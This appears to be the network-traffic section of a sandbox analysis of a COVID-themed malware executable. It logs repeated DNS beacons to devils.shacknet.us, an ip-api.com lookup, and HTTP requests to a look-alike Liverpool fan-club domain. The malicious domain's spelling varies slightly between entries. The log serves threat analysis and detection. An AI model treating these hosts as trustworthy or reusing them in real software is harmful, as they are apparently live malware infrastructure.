Mar 9, 2021 22:21:39.073884964 CET	56639	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:39.131376028 CET	53	56639	8.8.8.8	192.168.2.3
Mar 9, 2021 22:21:44.553935051 CET	51856	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:44.610470057 CET	53	51856	8.8.8.8	192.168.2.3
Mar 9, 2021 22:21:50.168900013 CET	56546	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:50.215176105 CET	53	56546	8.8.8.8	192.168.2.3
Mar 9, 2021 22:21:55.653825998 CET	62152	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:55.713428974 CET	53	62152	8.8.8.8	192.168.2.3
Mar 9, 2021 22:22:01.228869915 CET	53470	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:01.288381100 CET	53	53470	8.8.8.8	192.168.2.3
Mar 9, 2021 22:22:06.894661903 CET	56446	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:06.942980051 CET	53	56446	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 22:22:12.623385906 CET	59631	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:12.688786983 CET	53	59631	8.8.8.8	192.168.2.3
Mar 9, 2021 22:22:18.402961016 CET	55515	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:18.466923952 CET	53	55515	8.8.8.8	192.168.2.3
Mar 9, 2021 22:22:23.919096947 CET	64547	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:23.975603104 CET	53	64547	8.8.8.8	192.168.2.3
Mar 9, 2021 22:22:29.571541071 CET	51759	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:29.639086962 CET	53	51759	8.8.8.8	192.168.2.3
Mar 9, 2021 22:22:35.168447018 CET	59207	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:35.215699911 CET	53	59207	8.8.8.8	192.168.2.3
Mar 9, 2021 22:22:40.591886997 CET	54269	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:40.648597002 CET	53	54269	8.8.8.8	192.168.2.3
Mar 9, 2021 22:22:46.081101894 CET	54856	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:46.135624886 CET	53	54856	8.8.8.8	192.168.2.3
Mar 9, 2021 22:22:51.666096926 CET	64140	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:51.721893072 CET	53	64140	8.8.8.8	192.168.2.3
Mar 9, 2021 22:22:57.161659002 CET	62271	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:22:57.221400023 CET	53	62271	8.8.8.8	192.168.2.3
Mar 9, 2021 22:23:03.796614885 CET	57404	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:23:03.860832930 CET	53	57404	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 9, 2021 22:18:42.673446894 CET	192.168.2.3	8.8.8.8	0xf6bd	Standard query (0)	liverpoolo fcfanclub.com	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:02.293376923 CET	192.168.2.3	8.8.8.8	0x5b7d	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:03.552472115 CET	192.168.2.3	8.8.8.8	0x72b8	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:09.513113976 CET	192.168.2.3	8.8.8.8	0xc696	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:11.965225935 CET	192.168.2.3	8.8.8.8	0xa966	Standard query (0)	liverpoolo fcfanclub.com	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:15.760910034 CET	192.168.2.3	8.8.8.8	0x669c	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:21.557945013 CET	192.168.2.3	8.8.8.8	0x7df2	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:21.810141087 CET	192.168.2.3	8.8.8.8	0xa688	Standard query (0)	liverpoolo fcfanclub.com	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:27.279315948 CET	192.168.2.3	8.8.8.8	0xec45	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:34.092900038 CET	192.168.2.3	8.8.8.8	0x709b	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:39.678539038 CET	192.168.2.3	8.8.8.8	0x947e	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:45.439196110 CET	192.168.2.3	8.8.8.8	0x70d9	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:51.894696951 CET	192.168.2.3	8.8.8.8	0x2d5c	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:57.480279922 CET	192.168.2.3	8.8.8.8	0xb7be	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:03.332735062 CET	192.168.2.3	8.8.8.8	0xb74	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:09.182174921 CET	192.168.2.3	8.8.8.8	0x72b4	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:14.985282898 CET	192.168.2.3	8.8.8.8	0x4ba0	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:20.442473888 CET	192.168.2.3	8.8.8.8	0xe1f6	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:26.325524092 CET	192.168.2.3	8.8.8.8	0x917c	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:32.435609102 CET	192.168.2.3	8.8.8.8	0x4222	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:37.731206894 CET	192.168.2.3	8.8.8.8	0x8ee8	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:43.351438046 CET	192.168.2.3	8.8.8.8	0xe5cd	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:49.152934074 CET	192.168.2.3	8.8.8.8	0xa80	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 9, 2021 22:20:54.794719934 CET	192.168.2.3	8.8.8.8	0xedf6	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:00.242969990 CET	192.168.2.3	8.8.8.8	0xe0f1	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:05.759392023 CET	192.168.2.3	8.8.8.8	0xa1e3	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:11.477591991 CET	192.168.2.3	8.8.8.8	0xdca6	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:16.870245934 CET	192.168.2.3	8.8.8.8	0xf2b7	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:22.340548992 CET	192.168.2.3	8.8.8.8	0xf4b5	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:27.950625896 CET	192.168.2.3	8.8.8.8	0xcfdb	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:33.385584116 CET	192.168.2.3	8.8.8.8	0x1720	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:39.073884964 CET	192.168.2.3	8.8.8.8	0xe8be	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:44.553935051 CET	192.168.2.3	8.8.8.8	0xbedc	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:50.168900013 CET	192.168.2.3	8.8.8.8	0x2ad2	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:55.653825998 CET	192.168.2.3	8.8.8.8	0xb649	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:01.228869915 CET	192.168.2.3	8.8.8.8	0xa96e	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:06.894661903 CET	192.168.2.3	8.8.8.8	0x29a3	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:12.623385906 CET	192.168.2.3	8.8.8.8	0x91c4	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:18.402961016 CET	192.168.2.3	8.8.8.8	0xafa6	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:23.919096947 CET	192.168.2.3	8.8.8.8	0xde8a	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:29.571541071 CET	192.168.2.3	8.8.8.8	0x9655	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:35.168447018 CET	192.168.2.3	8.8.8.8	0x4507	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:40.591886997 CET	192.168.2.3	8.8.8.8	0x2225	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:46.081101894 CET	192.168.2.3	8.8.8.8	0x4e9c	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:51.666096926 CET	192.168.2.3	8.8.8.8	0x3987	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:57.161659002 CET	192.168.2.3	8.8.8.8	0x753c	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)
Mar 9, 2021 22:23:03.796614885 CET	192.168.2.3	8.8.8.8	0x6b2d	Standard query (0)	devils.shacknet.us	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 9, 2021 22:18:42.727751017 CET	8.8.8.8	192.168.2.3	0xf6bd	No error (0)	liverpoolfcfanclub.com		104.21.31.39	A (IP address)	IN (0x0001)
Mar 9, 2021 22:18:42.727751017 CET	8.8.8.8	192.168.2.3	0xf6bd	No error (0)	liverpoolfcfanclub.com		172.67.174.240	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:02.344770908 CET	8.8.8.8	192.168.2.3	0x5b7d	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:03.619352102 CET	8.8.8.8	192.168.2.3	0x72b8	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:09.570144892 CET	8.8.8.8	192.168.2.3	0xc696	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:12.022548914 CET	8.8.8.8	192.168.2.3	0xa966	No error (0)	liverpoolfcfanclub.com		104.21.31.39	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:12.022548914 CET	8.8.8.8	192.168.2.3	0xa966	No error (0)	liverpoolfcfanclub.com		172.67.174.240	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 9, 2021 22:19:15.831058979 CET	8.8.8.8	192.168.2.3	0x669c	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:21.624181032 CET	8.8.8.8	192.168.2.3	0x7df2	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:21.861080885 CET	8.8.8.8	192.168.2.3	0xa688	No error (0)	liverpoolofcfanclub.com		104.21.31.39	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:21.861080885 CET	8.8.8.8	192.168.2.3	0xa688	No error (0)	liverpoolofcfanclub.com		172.67.174.240	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:27.333874941 CET	8.8.8.8	192.168.2.3	0xec45	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:34.151823044 CET	8.8.8.8	192.168.2.3	0x709b	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:39.738023996 CET	8.8.8.8	192.168.2.3	0x947e	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:45.497406960 CET	8.8.8.8	192.168.2.3	0x70d9	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:51.949301004 CET	8.8.8.8	192.168.2.3	0x2d5c	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:19:57.541975021 CET	8.8.8.8	192.168.2.3	0xb7be	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:03.387307882 CET	8.8.8.8	192.168.2.3	0xb74	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:09.250173092 CET	8.8.8.8	192.168.2.3	0x72b4	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:15.031423092 CET	8.8.8.8	192.168.2.3	0x4ba0	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:20.508057117 CET	8.8.8.8	192.168.2.3	0xe1f6	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:26.379894018 CET	8.8.8.8	192.168.2.3	0x917c	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:32.491579056 CET	8.8.8.8	192.168.2.3	0x4222	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:37.788578033 CET	8.8.8.8	192.168.2.3	0x8ee8	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:43.408850908 CET	8.8.8.8	192.168.2.3	0xe5cd	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:49.207376003 CET	8.8.8.8	192.168.2.3	0xa80	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:20:54.852171898 CET	8.8.8.8	192.168.2.3	0xedf6	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:00.291558027 CET	8.8.8.8	192.168.2.3	0xe0f1	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:05.815201044 CET	8.8.8.8	192.168.2.3	0xa1e3	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:11.543409109 CET	8.8.8.8	192.168.2.3	0xdca6	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:16.924406052 CET	8.8.8.8	192.168.2.3	0xf2b7	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:22.394833088 CET	8.8.8.8	192.168.2.3	0xf4b5	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:28.021846056 CET	8.8.8.8	192.168.2.3	0xcfdb	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 9, 2021 22:21:33.443941116 CET	8.8.8.8	192.168.2.3	0x1720	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:39.131376028 CET	8.8.8.8	192.168.2.3	0xe8be	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:44.610470057 CET	8.8.8.8	192.168.2.3	0xbedc	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:50.215176105 CET	8.8.8.8	192.168.2.3	0x2ad2	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:21:55.713428974 CET	8.8.8.8	192.168.2.3	0xb649	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:01.288381100 CET	8.8.8.8	192.168.2.3	0xa96e	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:06.942980051 CET	8.8.8.8	192.168.2.3	0x29a3	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:12.688786983 CET	8.8.8.8	192.168.2.3	0x91c4	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:18.466923952 CET	8.8.8.8	192.168.2.3	0xafa6	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:23.975603104 CET	8.8.8.8	192.168.2.3	0xde8a	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:29.639086962 CET	8.8.8.8	192.168.2.3	0x9655	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:35.215699911 CET	8.8.8.8	192.168.2.3	0x4507	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:40.648597002 CET	8.8.8.8	192.168.2.3	0x2225	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:46.135624886 CET	8.8.8.8	192.168.2.3	0x4e9c	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:51.721893072 CET	8.8.8.8	192.168.2.3	0x3987	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:22:57.221400023 CET	8.8.8.8	192.168.2.3	0x753c	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)
Mar 9, 2021 22:23:03.860832930 CET	8.8.8.8	192.168.2.3	0x6b2d	No error (0)	devils.shacknet.us		103.28.70.164	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- liverpoolofcfanclub.com
- ip-api.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49710	104.21.31.39	80	C:\Users\user\Desktop\New variant of covid 19.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 22:18:42.779385090 CET	1159	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-62D0D2B15CF140C87AEA01E41DD7046D.html HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: liverpoolofcfanclub.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 22:18:42.994386911 CET	1160	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 21:18:42 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dd3d659350d4364270ba956ac797122da1615324722; expires=Thu, 08-Apr-21 21:18:42 GMT; path=/; domain=.liverpoolofcfanclub.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 09 Mar 2021 18:47:12 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08ba744e7a00004aa95698b000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=RNmhjYMm4chRd3U8zb6zpNvEo4CGdr945W1ZjWKWz5irYfyoWUf0eqW%2FJNhnUVoHvBWu8IC1EKbsTquHArEHJvHyB27Y%2BQp1OYYuDM%2Bc4tlEpi%2Fhk8YD8A%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d7565d9cfc4aa9-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 35 35 33 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 Data Ascii: 1553<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnec
Mar 9, 2021 22:18:43.525305033 CET	2452	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-75F90208612A44FA7B0856621DD5DF3A.html HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: liverpoolofcfanclub.com
Mar 9, 2021 22:18:43.737683058 CET	2454	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 21:18:43 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d1fd105031d6ef597105a551fadf09a981615324723; expires=Thu, 08-Apr-21 21:18:43 GMT; path=/; domain=.liverpoolofcfanclub.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 09 Mar 2021 18:47:15 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08ba745164000044aa959b7c000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=F1w0i8435sI5Gl4dPt%2B0F%2BY4xNOjRcQeiaA9j9U%2FJFvfyn6B0oXeYqhmo8iB1LxKV%2BOcVZiALzTGhVmDMNdrwZqlBgRx9MjyuJkeESKets4dsHPWDAbzVQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d756623cbe4aa9-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnec
Mar 9, 2021 22:18:46.385265112 CET	3782	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-59F952AF6E65CA37DF9A6DD24C3AD6F0.html HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: liverpoolofcfanclub.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 22:18:46.596021891 CET	3783	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 21:18:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d74610539bf3d562685b6ac61ad27b71b1615324726; expires=Thu, 08-Apr-21 21:18:46 GMT; path=/; domain=.liverpoolofcfanclub.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 09 Mar 2021 18:47:17 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08ba745c8f00004aa99f1df000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ptJIvG5ecSB4LWIE2exi5oeE7NX1AVjB1OIT PNBfq%2BCBK%2BVGH4c6SmJyun%2FpPq65FFryoyTK76rM%2Bdks27vIjozKPSwJY8ef%2F3KRuO8CM9Ub1%2BMffv zk0g%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d756741b864aa9-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 35 37 62 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 